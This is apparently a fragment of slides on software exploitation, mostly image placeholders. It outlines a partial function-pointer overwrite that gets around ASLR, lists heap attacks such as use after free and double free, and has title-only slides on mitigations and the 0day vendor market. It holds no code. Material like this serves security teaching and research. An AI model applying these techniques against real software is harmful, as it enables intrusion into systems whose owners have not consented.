
## Partial Overwrite

- Because of Little-Endianness, can overwrite LSB of function pointers to point to other stuff (not affected by ASLR because in same segment)


## Heap attacks

- Use after free
- Double Free
- And lots more

# WHAT PEOPLE THINK THE EFFECTS OF MITIGATIONS ARE



## MORE REALISTIC ODAY VENDOR BUSINESS MODEL



## EFFECT OF HARDER RAMP-UP

